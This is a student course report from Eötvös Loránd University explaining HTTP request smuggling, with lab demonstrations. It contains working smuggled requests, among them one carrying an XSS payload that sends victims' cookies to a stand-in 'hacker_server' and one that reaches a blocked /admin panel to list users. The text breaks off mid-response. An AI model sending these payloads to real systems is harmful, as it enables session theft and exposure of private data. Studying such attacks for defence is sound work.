Eötvös Loránd University
Faculty of Informatics
IPM-22fkbISPEG - Information Security And Privacy - Practice
Teacher: Yuping Yan

HTTP Request Smuggling Attack

An uncovered security and privacy attack vector.

Saturday 15th April, 2023

Lemtaffah Khalil Abdellah, Fadel Mohammed-Oussama, Pashinin Aleksandr

Contents

1 Abstract

This paper report is a conducted summary of a research paper discovered by the well-known web security researcher, James Kettle [1]. The chosen paper entitled ***"HTTP Desync Attacks: Smashing into the Cell Next Door"*** covers a missed and undiscovered topic in the web applications security world. The HTTP bug was first discovered in 2005 [2].

The research was then given another shot to be discovered by James Kettle, who gave a talk about it in BlackHat USA 2019 [3]. He ethically tested the internet-facing websites and reported the infected ones to their owners, and finally end up with a total of more than $60k in bug bounties.

2 Introduction

First of all, how does HTTP protocol work? That's a good question we should put in mind in order to understand the topic well and have an actual overview of what happened. HyperText Transfer Protocol (HTTP) is a mechanism of communication with a web server, using some keywords which are sent in textual characters encoded in ASCII, and span over multiple lines. The server then reads the HTTP request line-by-line to process our query, and gives back the result, also, in the form of an HTTP response, which is then going to be translated by the browser to give it in the form of an HTML.

As with any technology, HTTP has versions, and HTTP messages (before HTTP/2) are human-readable. With HTTP/2, these simple messages are encapsulated in frames, making them impossible to read directly, but the principle remains the same. For simplicity, we will stick with HTTP/1.1

So as you can tell, HTTP is a language spoken by servers that deliver web content to clients. The underlined issue in this paper relies on the fact of how the server manipulates the process of reading the content of an HTTP request, where if not configured securely, a vulnerable web server can (based on which scenario) let an attacker retrieve sensitive information from the server (Privacy Violation), or change the content of a response awaited by the victim (Security Violation). Details to be followed.

[1] `https://portswigger.net/research/james-kettle`
[2] `https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf`
[3] `https://www.youtube.com/watch?v=kgkRih2MQtU`

3 Definition

HTTP Request Smuggling is an attack that let's us smuggle a request inside another request, so that the server finally processes both of them without having a bytes limit on reading a sequence of requests. This attack often has some critical consequences, namely bypassing security controls, reading sensitive data from the server, or directly compromise other users.

The vulnerability was first discovered in 2005, and it wasn't an area of interest until 14 years passed by. Lately, Web researchers decided to make some new studies about this exploit, since the web technologies are always evolving, and it's going to be a fresh area of research, to hunt for in larger attack surfaces.

3.1 How does it work?

Modern web applications are built in a way where there's a front-end server (could be a load balancer, proxy, cache proxy, reverse proxy...) ahead of the back-end server that actually processes the feeded requests and reply back with a response. In some cases, especially when the application is built on a cloud based infrastructure, you can't use an architecture other than this.

Requests sent by users are chained to the front-end server, that sequentially forwards them to the back-end server on the same TCP connection. The latter one analyzes the chain of requests and splits them based on their headers, to recognize which one starts and which one ends.




Figure 1: Front-end Back-end servers architecture

Without the correct boundaries set to the exact amount between the front-end and back-end servers, an attack can take advantage of this to ”smuggle” a request on the chain, so that the server will process it as a normal new request, without knowing whether it was or was not a legitimate request.

Here’s an example of how an attacker can inject a request right below one of his requests, and send it to the flow incoming towards the front-end server



Stage 1
User requests sent to server
Hacker
Malicious code
normal user
Stage 2
Requests processed by the application
!
Stage 3
Response sent back to users
Hacker
Malicious code
normal user

Figure 2: HTTP request smuggling illustration

The HTTP specification[4] denotes that a user can control the HTTP request size he’s willing to send, by using the `Content-Length` or the `Transfer-Encoding` headers.

- The **`Content-length`** specifies the request size in Bytes (CRLF included).
- The **`Transfer-Encoding`** specifies that the request body will be sent in chunks separated by newline sequences, with each chunk preceded by its size in bytes. The request body ends with a 0-length chunk. (hexadecimal encoding, CRLF included). We can supply it as follows: `Transfer-Encoding: chunked`

When both headers are supplied in the same request, the server gets confused and doesn’t properly handle the request manipulation, which leads to a conflict between servers, to finally have an HTTP request being smuggled.

3.2 How to detect it?

An attacker usually gives both headers in the same request, and start changing their values according to how the front-end and back-end servers are configured, this depends on the behavior of the servers;

[4]`https://www.ietf.org/rfc/rfc2616.txt`

- CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
- TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.
- TE.TE: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

Let's study the security and privacy issues that arise with this vulnerability.

3.3 Security

HTTP request smuggling can for example be chained with a reflected XSS vulnerability to takeover any account, that visits the infected web page. Say there's a website that has a contact-us page, which reflects the username field if we supply it as a URL parameter through a GET request. This username is not sanitized against HTML injections, and the website doesn't have any CSP or secure cookies in place. Thus, an attacker can smuggle a GET request containing an XSS injection to steal the victim's cookies, right below another request which contains both previously mentioned headers.

A sample HTTP request would look like this:

```
POST / HTTP/1.1
Host: dummy-website
Content-Length: 79
Transfer-Encoding: chunked

7

GET /contact_us.php?username="><img%20src=x%20onerror=this.s
rc='http://hacker_server/?'+document.cookie;> HTTP/1.1
Dummy_header: dummy_value
```

In this scenario, any victim that visits the index page / will get the `contact_us.php` page, hence the reflected XSS will be triggered, the attacker can harvest his session cookies and use them for malicious purposes, such as changing his password, modifying his account details, impersonating his identity and so on...

This is just a small and simple example where the attacker can perform destructive actions against a website. This is a real world scenario [5] of how James Kettle was able to steal any user's password on NewRelic using the same technique, and got a $3,000 bounty for it.

[5] https://hackerone.com/reports/498052

3.4 Privacy

Privacy violation is also possible using this attack vector, suppose there's a /admin path that shouldn't be accessible by some unauthorized user. That endpoint is normally blocked by a front-end server or a Web Application Firewall.

This endpoint accepts a POST request, with a parameter like this query=list_users. This command lets the administrator have an overview of the connected users, with their private information listed.

The problem here is that, when the admin panel is behind a firewall, most of the times it's impossible to request it from the outside, and to bypass that we can use the Host: localhost header. During some assessments, a pentester might find it hard to bypass this security measure, because the server have some whitelist words configured in place. So the pentester should use some methods of encodings and obfuscations to go around this block and get the results back.

Make sure in mind that a smuggled request must be sent twice (sometimes more) to first have access to the admin panel, then performing the malicious action...

Here's an example of how an attacker can list the users using HTTP request smuggling;

```
POST / HTTP/1.1
Host: dummy-website
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

74
POST /admin/dashboard HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Dummy_header: dummy_value

query=list_users
0
```

After the second request, the hacker will be able to get a list of users with their sensitive information, such as SSN, usernames, emails... Which bypasses the security measures, and the confidentiality of the user information.

Here's another real-world scenario[6] where the researcher Evan Custodio was able to perform a mass account takeover on Slack, and steal everyone's session cookies. He scored a $6,500 bounty from it.

[6]https://hackerone.com/reports/737140

4 Demonstration and Analysis


A practical lab demonstration was performed during this assignment to understand the topic well and get confident in looking for the same vulnerability ethically.

We will try to find both security and privacy issues in a practical way;

4.1 Security issues

For this part we will exploit an XSS vulnerability and pop it on the victim side. This vulnerability will make the attacker execute javascript on the browser of the victim, and either steal his cookies, or perform other malicious actions.

We used a simple website for demonstration purposes, that looks like this:



Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Suspendisse facilisis nisl quis erat. Quisque ac felis. Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec eu turpis ut nisi fringilla feugiat. Vestibulum mollis elementum libero. Maecenas erat. Quisque auctor ultricies lacus. Mauris sollicitudin elit sed felis. Curabitur egestas suscipit lectus. Fusce tempor est quis lorem. Suspendisse bibendum, sem at luctus semper, ante lorem auctor diam, sit amet fringilla diam magna non metus. Ut eget nibh. Morbi felis eros, ultricies sed, auctor nec, tincidunt id, tellus. Maecenas eu massa. Donec gravida. Aliquam erat nisl, eleifend eget, aliquam ultricies, consectetuer in, orci.

News :


Breaking news! GoSec is live.

Links :
NorthSec
NorthSec
Hackfest
MontreHack
RingZer0

POC created for NorthSec

Figure 3: Simple website


The attacker will try to find an HTTP request smuggling in this issue, he will take a simple POST request to the index and send it to BurpSuite's repeater. he will add the `Content-length` and `Transfer-Encoding` headers, then he will append a dummy character at the end of the request.



```
POST / HTTP/1.1
Host: localhost
Content-Length: 79
Transfer-Encoding: chunked

0

G
```

Figure 4: Fuzzing for an HTTP request smuggling

The attacker will send this request multiple times to the server, if he got a response of `405 Method not allowed`, it means that the front end server sent a smuggled request that starts with `G`.



```
HTTP/1.1 405 Not Allowed
Server: ATS/7.1.1
Date: Tue, 18 Apr 2023 14:25:22 GMT
Content-Type: text/html
Content-Length: 150
Age: 2
Connection: keep-alive

<html>
  <head>
    <title>
      405 Not Allowed
    </title>
  </head>
  <body>
    <center>
      <h1>
        405 Not Allowed
      </h1>
    </center>
    <hr>
    <center>
      nginx
    </center>
  </body>
</html>
```

Figure 5: Confirmed HTTP request smuggling

Next step, the attacker have to find a vulnerability in the website and chain with the smuggled request, to affect some victim in the HTTP requests chain.





Figure 6: Contact page


There's an issue here, where the url is reflected in the HTML source code without escaping special characters, which leads to a reflected XSS example:



```
<div id="content">
<div id="right">
<h1>Contact</h1>

<form action="/contact.php?test=dad" method="post">

Name: <input type="text" name="name" value="Your Name"><br/>
<br/>

Content: <br/>
<textarea name="content" cols="80" rows="5">
Your Message
</textarea><br/>
<br/>

<input type="submit" value="Submit">
</form>

</div>
```

Figure 7: URL reflection

Now the attacker will chain the reflected XSS with the HTTP request smuggling, do the same steps and send the request multiple times to the server, so that when the victim performs a GET request to the index, a pop-up will show on his browser, leading to arbitrary javascript execution on his browser, which is a security issue



```
POST / HTTP/1.1
Host: localhost
Content-Length: 65
Transfer-Encoding: chunked

0

GET /contact.php?test="><script>alert(1)</script> HTTP/1.1
Foo:
```

Figure 8: HTTP request smuggling a reflected XSS

Victim goes to the index and gets infected





Figure 9: Reflected XSS

4.2 Privacy issues

For privacy related aspects, we will try to view an admin panel and disclose its information, even further, we can try to perform actions on his behalf.


If a normal user goes to `/admin` he will get an unauthorized response back


Lab: Exploiting HTTP request sm
0ac8008f0330a2608572570600bc00
https://0ac8008f0330a2608572570600bc0093.web-security-academy.net/admin
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
"Path /admin is blocked"
```

Figure 10: Trying to access `/admin` path

Next step is to find an actual HTTP Request smuggling and bypass this restriction. The attacker will send this request to the server




```
POST / HTTP/1.1
Host:
0ac8008f0330a2608572570600bc0093.web-security-academy
.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
 rv:109.0) Gecko/20100101 Firefox/111.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-Ignore: X
```

```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
Set-Cookie: session=fmLmsCiCxXiHMJYnOL46jGwQPM9ZdmHT;
